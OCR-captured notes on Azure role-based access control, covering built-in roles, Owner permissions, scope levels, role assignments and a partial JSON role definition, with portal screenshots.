
Add role assignment

A role definition is a collection of permissions. You can use the built-in roles or you can create your own custom roles. Learn more

Name ↑↓	Description ↑↓	Type ↑↓	Category ↑↓	Details
Owner	Grants full access to manage all resources, including the ability to assign roles in Azure RBAC.	BuiltInRole	General	View
Contributor	Grants full access to manage all resources, but does not allow you to assign roles in Azure RBAC, manage assignments i...	BuiltInRole	General	View
Reader	View all resources, but does not allow you to make any changes.	BuiltInRole	General	View
AcrDelete	acr delete	BuiltInRole	Containers	View
AcrImageSigner	acr image signer	BuiltInRole	Containers	View
AcrPull	acr pull	BuiltInRole	Containers	View
AcrPush	acr push	BuiltInRole	Containers	View
AcrQuarantineReader	acr quarantine data reader	BuiltInRole	Containers	View
AcrQuarantineWriter	acr quarantine data writer	BuiltInRole	Containers	View

Built-In Role


Azure ARM Roles
Owner
Contributor
Reader
Custom role
Permissions
Permissions
Permissions
Permissions
Full Permission
Full Access but Does not allow to Assign Role in RBAC
Read Only Access
Custom Permissions



Subscriptions

Default Directory (atomic-nuclear.site)

View list of subscriptions for which you have role-based access control (RBAC) permissions to manage Azure resources. To view subscriptions for which you have billing access, click here

Showing subscriptions in Default Directory directory. Don't see a subscription? Switch directories

My role: 8 selected

Status: 3 selected

Apply

Showing 1 of 1 subscriptions ☑ global

Show only subscriptions selected in the subscriptions filter

Search for any field...

Subscription name ↑↓
Pay-As-You-Go

Owner

BuiltInRole

Description: Grants full access to manage all resources, including the ability to assign roles in Azure RBAC.

● Actions ○ DataActions

Showing 500 of 11677 permissions View all (will take a moment to load)

Type	Permissions	Description
Microsoft.AAD		
Other	Subscription Registration Action	Subscription Registration Action
Other	Unregister Domain Service	Unregister Domain Service
Other	Register Domain Service	Register Domain Service
Read	--	--
Read	--	--
Read	Read Domain Service	Read Domain Services
Write	Write Domain Service	Write Domain Service
Delete	Delete Domain Service	Delete Domain Service
Read	Get the network endpoints of all outbound dependencies	Get the network endpoints of all outbound dependencies
Read	Read diagnostic setting for Domain Service	Gets the diagnostic setting for Domain Service
Write	Write diagnostic setting for the Domain Service resource	Creates or updates the diagnostic setting for the Domain Service resource

Owner Role Definition [Permissions]

Scope -


- Scope is the set of resources that the access applies to. When you assign a role, you can further limit the actions allowed by defining a scope.
  - Management Group Level
  - Subscription
  - Resource Group
  - Individual Resource

Role assignments

- A role assignment is the process of attaching a role definition to a user, group, service principal, or managed identity at a particular scope for the purpose of granting access.

- Access is granted by creating a role assignment, and access is revoked by removing a role assignment.

1. Security Principal



Marketing group

```
"Actions": [
"*"
],
"NotActions": [
"Auth/*/Delete",
"Auth/*/Delete",
"Auth/*/elevate...
```

Contributor

Pharma-sales Resource group

Role Assignment

Owner
Contributor
Reader
Backup Operator
Security reader
User access Administrator
Virtual machine contributor


Built-in Role

Reader support tickets
Virtual machine operator

Custom Role

2. Role Definition

3. Scope



View list of subscriptions for which you have role-based access control (RBAC) permissions to manage Azure resources. To view subscriptions for which you have billing access, click here

Showing subscriptions in Default Directory directory. Don't see a subscription? Switch directories

My role: 8 selected

Status: 3 selected

Apply

Showing 1 of 1 subscriptions ☑ global

Show only subscriptions selected in the subscriptions filter

Search for any field...

Subscription name
Pay-As-You-Go

Number of role assignments for this subscription

14 2000

